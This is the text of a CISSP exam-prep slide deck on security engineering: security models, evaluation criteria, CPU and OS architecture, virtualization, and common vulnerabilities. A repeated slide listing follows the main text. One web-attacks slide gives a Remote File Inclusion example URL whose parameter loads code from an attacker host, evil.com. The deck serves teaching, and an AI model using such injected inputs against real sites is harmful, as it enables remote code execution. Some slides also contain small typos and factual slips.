CNIT 125:
Information Security
Professional
(CISSP
Preparation)
Ch 4. Security Engineering
(Part 1)
Security Models

Security Models
• State Machine
• Bell-LaPadula
• Lattice-Based Access Controls
• Biba
• Clark-Wilson
• Information Flow
• Chinese Wall
• Noninterference
• Take-Grant
• Access Control Matrix
• Zachman Framework, Graham-Denning, HRU

Down and Up
• Top Secret
• Secret
• Confidential
• Unclassified
Up
Down
No Read Up
• Simple Security Property
• Subjects with low clearance cannot read
objects with higher clearance
• Bell-LaPadua model
• Protects confidentiality
Write Up
• Writing up is OK
• A subject with Secret clearance may
discover something which is then
classified Top Secret and passes beyond
his or her clearance
• That does not violate confidentiality
No Write Down
• Top Secret data cannot be written down
to Secret machines
• Except through a formal process of
declassification
• That would violate confidentiality
Read Down
• People with Top Secret clearance may
read items with Secret or lower
classification
• That does not violate confidentiality
State Machine Model
• Mathematical model of a system
• Every possible interaction between the
subjects and objects is included in its
state
• If every possible state is secure, the
system is proven to be secure
Bell-LaPadula Model
• Developed for Us DoD
• Maintains confidentiality
• Has two rules
• NO READ UP
• Simple Security Policy
• NO WRITE DOWN
• Star Security Policy
Bell-LaPadula Model
• Maintains CONFIDENTIALITY
• Does not maintain INTEGRITY
• A low-clearance operative can submit
false data which moves up to high
clearance levels
• Nothing in the model prevents
unauthorized alteration of high-level data
Tranquility Property
• Dictate how the system will issue
security labels
• Strong Tranquility Property
• Security labels don't change while the
model is operating
• Weak Tranquility Property
• Security labels don't change in a way
that conflicts with defined security
properties

Lattice-Based Access Controls
• Subjects and objects have various
classifications, such as clearance, need-
to-know, and role
• Subjects have a Lease Upper Bound and
a Greatest Lower Bound of access
• The highest level of access is "[Alpha,
Beta, Gamma]"
Lattice-Based Access Controls
Biba Model
• NO READ DOWN
• Simple Integrity Axiom
• Prevents bad data from lower levels
from moving up
• NO WRITE UP
• Star Integrity Axiom
• Prevents low-level subjects from
changing high-level data
Biba Model
• Protects INTEGRITY, not confidentiality
• Appropriate for businesses more than
the military
• INTEGRITY and CONFIDENTIALITY are
opposing goals
• You can't have perfect integrity and
perfect confidentiality at once
• You must make a compromise
Clark-Wilson
• Real-World integrity model
• Subjects must access objects via
programs
• The programs have limitations
• Two primary concepts:
• Well-Formed Transactions
• Separation of Duties
Well-Formed Transactions
• UDI (Unconstrained Data Item)
• Data that don't require integrity
• Such as untrusted user input
• CDI (Constrained Data Item)
• Data that requires integrity
• Such as a financial transaction record
• Transaction Procedure
• Well-formed transaction
• Maintains integrity with Integrity Verification
Procedures
• Makes an audit record
Separation of Duties
• One department collects money
• Another department issues payments
• Neither of them are authorized to initiate
purchase orders
• No one person can commit fraud
• It would take a conspiracy
Information Flow Model
• Limits how information flows in a secure
system
• Such as NO WRITE UP and NO READ
DOWN
• Bell-LaPadula and Biba use this model
Chinese Wall Model
• Avoided conflicts of interest
• Prohibits one person from accessing
multiple Conflict of Interest categories
(CoIs)
• Developed by Brewer and Nash for
employing consultants in banks
Noninterference
• Ensures that data at different security
levels remains separate
• If this fails, a covert channel exists
• Ex: a cryptographic key can be found
by measuring power consumption
Take-Grant
• Contains these rules
• TAKE
• GRANT
• CREATE
• REMOVE
• Model can involve a complex graph of
relationships

Take-Grant Model
• Alice can
create and
remove
privileges to
secrets
• Alice can grant
privileges to
Carol
• Bob can take
Alice's
privileges

Access Control Matrix

Zachman Framework for Enterprise
Architecture

Graham-Denning Model
• Uses subjects, objects and rules
• There are eight rules

Harrison-Rizzo-Ullman (HRU) Model
• Like Graham-Denning, but treats
subjects and objects as the same and
has only six operations

Modes of Operation
• Help to determine the access control and
technical requirements for a system
• Four Modes of Operation
• Dedicated
• SystemHigh
• Compartmented
• Multilevel
Dedicated
• System contains objects of only one
classification level (ex: Secret)
• All subjects are cleared for that level or
higher
• All subjects have access approval and
need to know
• For all information stored and processed
on the system
System High
• System contains objects of mixed labels
(Ex: confidential, secret, and top secret)
• All subjects must be cleared up to the
system's highest object
Compartmented
• All subjects accessing the system have
necessary clearance
• But do not have formal access approval
or need to know for all information on the
system
• Objects are placed into COMPARTMENTS
• Technical controls enforce need to know
for access
Multilevel
• Stores objects of different sensitivity
labels
• Subjects have differing clearances
• A "reference monitor" controls access
• If a top-secret subject accesses a top-
secret object, access is granted
• If a secret subject attempts to access a
top-secret object, access is denied
Evaluation Methods, Certification and
Accreditation
History
• TCSEC
• Trusted Computer System Evaluation
Criteria
• Called the "Orange Book"
• Developed by the DoD in the 1980s
• ITSEC and Common Criteria
• International models, developed later

The Orange Book
• Developed in 1983 by the
National Computer
Security Center
• Part of NIST (National
Institute of Standards
and Technology)
• With help from the NSA
(National Security
Agency)

• Rates security from A to D
• Image from Wikipedia
(Link Ch 4b)
TCSEC Divisions
TNI / Red Book
• Trusted Network Interpretation
• Brings TCSEC concepts to network
systems
ITSEC
• Information Technology Security Evaluation
Criteria
• From Europe
• Separates Functionality and Assurance
• Functionality (F)
• How well a system works
• Assurance (Q and E)
• Ability to evaluate the security of a system
• Effectiveness (Q) and Correctness (E)
ITSEC
• Assurance Correctness
• E0 - inadequate
• E6 - formal model of security policy

• Functionality ratings include TCSEC
equivalents
ITSEC / TCSEC Ratings
The International Common Criteria
• Supersedes TCSEC and ITSEC
• Target of Evauation (ToE)
• The system or product being evaluated
• Security Target (ST)
• Document describing ToE, security
requirements, and operational
environment
The International Common Criteria
• Protection Profile (PP)
• Independent set of security
requirements and objectives
• For specific category, such as firewalls
or intrusion detection systems
• Evaluation Assurance Level (EAL)
• Score of the tested product or system

Common Criteria Levels of Evaluation
Secure System Design Concepts

Layering
• Hardware and software are separated
into layers
• Changes at one layer don't affect other
layers
Abstraction
• Hides unnecessary details from the user
• Users just see icons, Web pages, etc
• They don't see IP addresses, etc.
Security Domains
• Groups of subjects and objects with
similar security requirements
• Kernel Mode
• Low-level access to memory, CPU,
disk, etc.
• User Mode
• User accounts and processes
• Errors in user more should not affect
kernel mode

Ring Model
• x86 CPUs
have 4 rings
• Only 2 are
used by Linux
and Windows
Hypervisor Mode
• Called "ring-1"
• Allows virtual guests to operate in ring 0
• Controlled by the hypervisor
• Includes these CPU features
• Intel VT
• AMD-V
Open and Closed Systems
• Open System
• Open hardware and standards
• Ex: IBM-compatible PC
• Closed System
• Proprietary hardware or software
• Ex: Mac before switch to Intel
Secure Hardware Architecture
System Unit and Motherboard
• System Unit
• The computer's case
• Contains all internal electronic
components
• Motherboard
• Contains CPU, RAM, firmware, and
peripheral slots such as PCI slots

The Computer Bus
• Primary communication channel between
components

Northbridge and Southbridge
• Northbridge is faster
CPU
• Brains of the computer
• Arithmetic Logic Unit (ALU)
• Performs mathematical operations
• Control Unit
• Fetches instructions and sends them to
the ALU

Fetch and Execute
Note: most instructions take
several clock cycles
Interrupts
• A signal that something urgent has
happened
• CPU must stop its current task and
service the interrupt immediately
• Then resume the previous task
Processes and Threads
• A task is broken into smaller "threads"
• Each thread can proceed independently
• This reduces time wasted waiting for
slow things
• Like disk reads or user input
Multitasking and Multiprocessing
• All modern systems are multitasking
• Can run several programs at once
• Multiprocessing requires more than one
CPU
• Symmetric multiprocessing uses one
operating system to manage all CPUs
• Asymmetric multiprocessing systems
have one operating system image per
CPU
Watchdog Timer
• Reboots the system after critical
processes hang or crash
CISC and RISC
• Complex Instruction Set Computer
• Large set of complex machine
language instructions
• Intel processors
• Reduced Instruction Set Computers
• Fewer machine language instructions
• Used by ARM processors in cell
phones

Memory Addressing

Memory Protection
• One process cannot affect another
process
• Even though they are all sharing the
same hardware
• Required for secure multiuser and
multiprocessing systems

Process Isolation
• Logical control
• Prevents one process from interfering with
another process
• Isolation Techniques
• Virtual memory
• Object encapsulation
• To be discussed in Chapter 9
• Time multiplexing
• Each process gets different slices of time

Real Mode and Protected Mode
• When an x86 processor starts, it is in
Real Mode
• No process isolation
• Any process can write anywhere in
RAM
• During bootup, it switches to protected
mode
• x64 processor does not use
segmentation in 64-bit mode (link Ch 4a)
Virtual Memory
• Virtual address mapping between
processes and hardware memory
• Provides isolation, and usually also
allows swapping pages in and out of
RAM
• If the kernel attempts to access memory
in swap space, a page fault occurs
• That page is swapped from disk to RAM
BIOS
• Basic Input Output System
• Code in firmware
• Executed when a PC is powered on
• First it runs the Power-On Self-Test
(POST) to see what hardware is attached
• If it finds a boot device, such as a disk, it
boots from that
WORM Storage
• Write Once, Read Many
• Ensures integrity
• Data cannot be altered after first write
• Examples:
• CD-R, DVD-R
Trusted Platform Module
• A cryptographic co-processor on the
motherboard
• Can perform cryptography calcuations,
and securely store keys
• Can be used to detect rootkits, and for
hard-disk encryption
Data Execution Prevention
(DEP)
• Areas of RAM are marked Non-
eXecutable (NX bit)
• This prevents simple buffer overflow
attacks
• Even if an attacker can inject code into
a variable, the injected code won't run
Address Space Layout Randomization
(ASLR)
• Each process is randomly located in
RAM
• Makes it difficult for an attacker to find
code that has been injected
• DEP and ASLR are one reason Vista was
much more secure than Windows XP
Secure Operating System
and Software Architecture
The Kernel
• Heart of the OS
• Runs in ring 0
• Two types
• Monolithic
• Microkernel
Monolithic Kernel
• Compiled into one static executable
• Entire kernel runs in supervisor mode
• All functionality must be precompiled in
• You must recompile the kernel to add
new features
Microkernel
• Modular
• Smaller and has less native functionality
than a monolithic kernel
• Can add functionality via Loadable
Kernel Modules
• Modules may run in ring 3 (userland)
Reference Monitor
• Mediates all access between subjects
and objects
• Enforces the system's security policy
• Always enabled and cannot be bypassed
• Secure systems can evaluate the
security of the reference monitor
• Required for levels A and B of TCSEC

Users and File Permissions
• Linux and Unix use Read, Write, Execute
• For the Owner, Group, and Others

Microsoft NTFS Permissions
• Read
• Write
• Read and
Execute
• Modify
• Full Control
Privileged Programs
• Setuid files in Linux run with the
permissions of the owner
• Not the user who launched them
• Such as passwd
• Changes a user's password
• Must edit the /etc/passwd and 

/etc/shadow files
• A normal user cannot edit those files
directly
Virtualization and Distributed Computing
Virtualization
• Hypervisor simulates hardware
• Guest OS runs on the virtual hardware

Two Types of Virtualization
• Virtualization or Full Virtualization
• Simulated hardware is completely
independent of real hardware
• Guest OS runs with no modification
• Paravirtualization
• Virtual hardware is similar to real hardware
• Guest OS must be modified to run, with
modified kernel system calls
• Can be more efficient, but may not be
possible with closed OS like Windows

Hypervisor
• Controls access between guest OS's and
host hardware
• Type 1 Hypervisor (Bare Metal)
• Runs directly on host hardware
• Ex: VMware ESXi
• Type 2 Hypervisor
• Runs as an application on an OS, such
as Windows
• Ex: VMware Workstation
Virtualization Benefits
• Lower hardware costs
• Hardware consolidation
• Lower power and cooling needs
• Snapshots make backup and recovery
fast and easy
• Virtual clusters of guests can be far
simpler than clustering real hardware
servers
Virtualization Security Issues
• Many guests on one host
• Not perfectly separated from one
another
• Never run guests with different security
requirements on the same host
• Risk: VM Escape
• Attack gains control of the host from a
guest
Blinded by Virtualization
• A traditional Network Intrusion Detection
System is connected to a SPAN port on a
switch
• It cannot see traffic from one VM to
another VM on the same host

Cloud Computing
Cloud Computing
• Private Cloud
• Houses data for only one organization
• Gov't clouds ensure that data stays
within one country
• Public cloud
• Mixes data from many companies
together
• Requires strict Service Level
Agreements for sensitive data
Pre-Owned Images
• In April 2011 Amazon warned that a
public image was distributed with a
backdoor account
• A known SSH key
Grid Computing
• Uses computing power from dissimilar
systems for high performance
• Such as SETI @ Home
Large-Scale Parallel Data Systems
• Parallel systems give high performance
• But they share memory between systems
• Can introduce race condition
vulnerabilities
• Brief moments of vulnerability an
attacker can exploit by winning the
race
Peer to Peer
• Such as BitTorrent
• Sharing data between many systems
• Decentralized, difficult to take down
• Copyright violations are common
• Integrity is questionable
• Data from many untrusted sources are
combined
• Hashes are a critical control
Thin Clients
• Minimal hardware
• Rely on a server to run applications and
store data
• Can be hardware-based or software-
based, running on a computer's OS
• Software-based thin clients often run in a
Web browser
Diskless Workstations
• PCs, routers, embedded devices, others
• Kernel and OS loaded from the network
Internet of Things (IoT)
• Thermostats, cars, cameras, light bulbs,
everything on the Internet
• Security often terrible
• Default passwords, old versions, no way
to patch or manage, etc.
System Vulnerabilities, Threats and
Countermeasures
Emanations
• Radio emissions that leak confidential
data, like passwords and encryption keys
• TEMPEST
• US Gov't project to measure the risk of
emissions
Covert Channels
• Communications that violate security
policy
• Storage channel
• Uses shared storage, such as /tmp
• Others can see filesize, not contents
• Timing channel
• Time to reject a username is different
from time to reject a password
• Encryption time depends on key & input
Backdoors
• Bypass security checks
• Such as username/password
• Maintenance hook
• Allows developers to bypass normal
system checks during development
• Should not be left in production system
Malware
• Viruses, worms, logic bombs, trojans
• Zero-day exploits
• No patch is available
Viruses
• Code attached to an EXE file
• Macro virus (in MS Office documents)
• Boot sector virus
• Stealth virus
• Hides from OS and antivirus
• Polymorphic virus (mutates)
• Multipartite virus
• Spreads via multiple vectors
Worms, Trojans, Rootkits
• Worms
• Propagate without being attached to a
file, over networks
• Trojans
• Lie about what they do
• Rootkits
• Replace part of the kernel or OS
• May run in ring 3 or ring 0
Packers
• Compress and obfuscate executables
• Decompresser is prepended to the
compressed file
• UPX is a common packer
Logic Bombs
• Waits for a trigger condition, then
executes payload
• A certain date, for example
Antivirus Software
• Signature-based
• Uses a database of signatures
• Easily circumvented
• Few false positives
• Heuristic-based
• Detects anomalous behavior
• Creates false positives

Server-Side Attacks
• Exploits vulnerable services
• Like SMB file-sharing

Client-Side Attacks
• User downloads malicious content
• PDF files, Flash, etc.
Web Architecture and Attacks
• Active content opens new vulnerabilities
• PHP often allows Remote File Inclusion
• http://example.com/index.php?
file=readme.txt
• http://example.com/index.php?
file=http://evil.com/evil.php
Applets
• Executable code included in Web
pages
• Java
• Platform-independent
• Runs in Java Virtual Machine, in a
sandbox
• ActiveX
• Digitally signed
• Run code in Internet Explorer

OWASP
• Open Web Application Security Project
• Many free resources
• Top Ten (link Ch 4d)
XML (Extensible Markup Language)
• A standard way to encode documents
and data
• More universal than HTML
Service Oriented Architecture (SOA)
• Application architecture is composed of
services
• Multiple apps use the same service
• Services are platform-independent and
can be called in a generic way
• Not dependent on a single language
• Services are published in a directory
Web Services
• XML or JSON (JavaScript Object Notation)
• Data structure of web services
• SOAP (Simple Object Access Protocol) or
REST (Representational State Transfer)
• Provide connectivity
• WDSL (Web Services Description
Language)
• Details how the Web services are
invoked
Database Security
• Store large amounts of data
• Users can make inferences by creating,
viewing and comparing records
• Inference attacks and aggregation
attacks are threats
• Inference controls and polyinstantiation
are defenses
Primary Key
• A database field used to uniquely identify
the entity the data belongs to
• Ex: SSN, CCSF Student ID, Microsoft's
SID
• Even if two people have the same name
and the same birthday, they can be
uniquely identified by the Primary Key
Polyinstantiation
• Two rows may have the same primary
key, but different data for each clearance
level
• Top Secret clearance subjects see all
the data
• Secret clearance subjects see only the
data they are cleared for
Inference and Aggregation
• A user is able to use lower level access to
infer restricted information
• Ex: Major military operations in the
Pentagon can be detected by counting
pizza orders at night
• Aggregation uses many low-level facts to
deduce restricted information
• Ex: Look up every phone number; the
ones you are not cleared to see must be
the restricted ones
Inference and Aggregation Controls
• Place pizza vendors under NDA
• Makes their orders restricted
information
• Polyinstantiation is an inference control
• Restricting the number of queries made
is an aggregation control
Data Mining
• Search a large database for useful
information
• Credit card companies mine
transaction records to find suspicious
transactions and detect fraud
• Data analytics
• Understanding normal use cases helps
detect insider threats or compromised
accounts
Countermeasures
• Defense in depth
• Multiple overlapping controls
• Technical controls on the network
• Administrative controls such as
policies, procedures, guidelines,
standards
• Physical controls like locks, guards,
etc.
Mobile Device Attacks
• Users bring in USB thumb drives,
iPhones, laptops, etc.
• They can bring in malware
Mobile Device Defenses
• Administrative Controls
• Restrict the use of mobile devices via
policy
• Technical Controls
• Disable autorun on USB drives
• Allow only trusted devices
• 802.1X authentication
• Network Access Control (Cisco)
• Network Access Protection (Microsoft)
Countermeasures Against Theft
• Backups of data on mobile devices
• Full disk encryption
• Remote wipe

CISSP Prep: Ch 4. Security Engineering (Part 1)

  • 1.
  • 2.
  • 3.
    Security Models • StateMachine • Bell-LaPadula • Lattice-Based Access Controls • Biba • Clark-Wilson • Information Flow • Chinese Wall • Noninterference • Take-Grant • Access Control Matrix • Zachman Framework, Graham-Denning, HRU
  • 4.
    Down and Up •Top Secret • Secret • Confidential • Unclassified Up Down
  • 5.
    No Read Up •Simple Security Property • Subjects with low clearance cannot read objects with higher clearance • Bell-LaPadua model • Protects confidentiality
  • 6.
    Write Up • Writingup is OK • A subject with Secret clearance may discover something which is then classified Top Secret and passes beyond his or her clearance • That does not violate confidentiality
  • 7.
    No Write Down •Top Secret data cannot be written down to Secret machines • Except through a formal process of declassification • That would violate confidentiality
  • 8.
    Read Down • Peoplewith Top Secret clearance may read items with Secret or lower classification • That does not violate confidentiality
  • 9.
    State Machine Model •Mathematical model of a system • Every possible interaction between the subjects and objects is included in its state • If every possible state is secure, the system is proven to be secure
  • 10.
    Bell-LaPadula Model • Developedfor Us DoD • Maintains confidentiality • Has two rules • NO READ UP • Simple Security Policy • NO WRITE DOWN • Star Security Policy
  • 11.
    Bell-LaPadula Model • MaintainsCONFIDENTIALITY • Does not maintain INTEGRITY • A low-clearance operative can submit false data which moves up to high clearance levels • Nothing in the model prevents unauthorized alteration of high-level data
  • 12.
    Tranquility Property • Dictatehow the system will issue security labels • Strong Tranquility Property • Security labels don't change while the model is operating • Weak Tranquility Property • Security labels don't change in a way that conflicts with defined security properties
  • 13.
    Lattice-Based Access Controls •Subjects and objects have various classifications, such as clearance, need- to-know, and role • Subjects have a Lease Upper Bound and a Greatest Lower Bound of access • The highest level of access is "[Alpha, Beta, Gamma]"
  • 14.
  • 15.
    Biba Model • NOREAD DOWN • Simple Integrity Axiom • Prevents bad data from lower levels from moving up • NO WRITE UP • Star Integrity Axiom • Prevents low-level subjects from changing high-level data
  • 16.
    Biba Model • ProtectsINTEGRITY, not confidentiality • Appropriate for businesses more than the military • INTEGRITY and CONFIDENTIALITY are opposing goals • You can't have perfect integrity and perfect confidentiality at once • You must make a compromise
  • 17.
    Clark-Wilson • Real-World integritymodel • Subjects must access objects via programs • The programs have limitations • Two primary concepts: • Well-Formed Transactions • Separation of Duties
  • 18.
    Well-Formed Transactions • UDI(Unconstrained Data Item) • Data that don't require integrity • Such as untrusted user input • CDI (Constrained Data Item) • Data that requires integrity • Such as a financial transaction record • Transaction Procedure • Well-formed transaction • Maintains integrity with Integrity Verification Procedures • Makes an audit record
  • 19.
    Separation of Duties •One department collects money • Another department issues payments • Neither of them are authorized to initiate purchase orders • No one person can commit fraud • It would take a conspiracy
  • 20.
    Information Flow Model •Limits how information flows in a secure system • Such as NO WRITE UP and NO READ DOWN • Bell-LaPadula and Biba use this model
  • 21.
    Chinese Wall Model •Avoided conflicts of interest • Prohibits one person from accessing multiple Conflict of Interest categories (CoIs) • Developed by Brewer and Nash for employing consultants in banks
  • 22.
    Noninterference • Ensures thatdata at different security levels remains separate • If this fails, a covert channel exists • Ex: a cryptographic key can be found by measuring power consumption
  • 23.
    Take-Grant • Contains theserules • TAKE • GRANT • CREATE • REMOVE • Model can involve a complex graph of relationships
  • 24.
    Take-Grant Model • Alicecan create and remove privileges to secrets • Alice can grant privileges to Carol • Bob can take Alice's privileges
  • 25.
  • 26.
    Zachman Framework forEnterprise Architecture
  • 27.
    Graham-Denning Model • Usessubjects, objects and rules • There are eight rules
  • 28.
    Harrison-Rizzo-Ullman (HRU) Model •Like Graham-Denning, but treats subjects and objects as the same and has only six operations
  • 29.
    Modes of Operation •Help to determine the access control and technical requirements for a system • Four Modes of Operation • Dedicated • SystemHigh • Compartmented • Multilevel
  • 30.
    Dedicated • System containsobjects of only one classification level (ex: Secret) • All subjects are cleared for that level or higher • All subjects have access approval and need to know • For all information stored and processed on the system
  • 31.
    System High • Systemcontains objects of mixed labels (Ex: confidential, secret, and top secret) • All subjects must be cleared up to the system's highest object
  • 32.
    Compartmented • All subjectsaccessing the system have necessary clearance • But do not have formal access approval or need to know for all information on the system • Objects are placed into COMPARTMENTS • Technical controls enforce need to know for access
  • 33.
    Multilevel • Stores objectsof different sensitivity labels • Subjects have differing clearances • A "reference monitor" controls access • If a top-secret subject accesses a top- secret object, access is granted • If a secret subject attempts to access a top-secret object, access is denied
  • 34.
  • 35.
    History • TCSEC • TrustedComputer System Evaluation Criteria • Called the "Orange Book" • Developed by the DoD in the 1980s • ITSEC and Common Criteria • International models, developed later
  • 36.
    The Orange Book •Developed in 1983 by the National Computer Security Center • Part of NIST (National Institute of Standards and Technology) • With help from the NSA (National Security Agency) • Rates security from A to D • Image from Wikipedia (Link Ch 4b)
  • 37.
  • 38.
    TNI / RedBook • Trusted Network Interpretation • Brings TCSEC concepts to network systems
  • 39.
    ITSEC • Information TechnologySecurity Evaluation Criteria • From Europe • Separates Functionality and Assurance • Functionality (F) • How well a system works • Assurance (Q and E) • Ability to evaluate the security of a system • Effectiveness (Q) and Correctness (E)
  • 40.
    ITSEC • Assurance Correctness •E0 - inadequate • E6 - formal model of security policy • Functionality ratings include TCSEC equivalents
  • 41.
  • 42.
    The International CommonCriteria • Supersedes TCSEC and ITSEC • Target of Evauation (ToE) • The system or product being evaluated • Security Target (ST) • Document describing ToE, security requirements, and operational environment
  • 43.
    The International CommonCriteria • Protection Profile (PP) • Independent set of security requirements and objectives • For specific category, such as firewalls or intrusion detection systems • Evaluation Assurance Level (EAL) • Score of the tested product or system
  • 44.
  • 45.
  • 46.
    Layering • Hardware andsoftware are separated into layers • Changes at one layer don't affect other layers
  • 47.
    Abstraction • Hides unnecessarydetails from the user • Users just see icons, Web pages, etc • They don't see IP addresses, etc.
  • 48.
    Security Domains • Groupsof subjects and objects with similar security requirements • Kernel Mode • Low-level access to memory, CPU, disk, etc. • User Mode • User accounts and processes • Errors in user more should not affect kernel mode
  • 49.
    Ring Model • x86CPUs have 4 rings • Only 2 are used by Linux and Windows
  • 50.
    Hypervisor Mode • Called"ring-1" • Allows virtual guests to operate in ring 0 • Controlled by the hypervisor • Includes these CPU features • Intel VT • AMD-V
  • 51.
    Open and ClosedSystems • Open System • Open hardware and standards • Ex: IBM-compatible PC • Closed System • Proprietary hardware or software • Ex: Mac before switch to Intel
  • 52.
  • 53.
    System Unit andMotherboard • System Unit • The computer's case • Contains all internal electronic components • Motherboard • Contains CPU, RAM, firmware, and peripheral slots such as PCI slots
  • 54.
    The Computer Bus •Primary communication channel between components
  • 55.
    Northbridge and Southbridge •Northbridge is faster
  • 56.
    CPU • Brains ofthe computer • Arithmetic Logic Unit (ALU) • Performs mathematical operations • Control Unit • Fetches instructions and sends them to the ALU
  • 57.
    Fetch and Execute Note:most instructions take several clock cycles
  • 58.
    Interrupts • A signalthat something urgent has happened • CPU must stop its current task and service the interrupt immediately • Then resume the previous task
  • 59.
    Processes and Threads •A task is broken into smaller "threads" • Each thread can proceed independently • This reduces time wasted waiting for slow things • Like disk reads or user input
  • 60.
    Multitasking and Multiprocessing •All modern systems are multitasking • Can run several programs at once • Multiprocessing requires more than one CPU • Symmetric multiprocessing uses one operating system to manage all CPUs • Asymmetric multiprocessing systems have one operating system image per CPU
  • 61.
    Watchdog Timer • Rebootsthe system after critical processes hang or crash
  • 62.
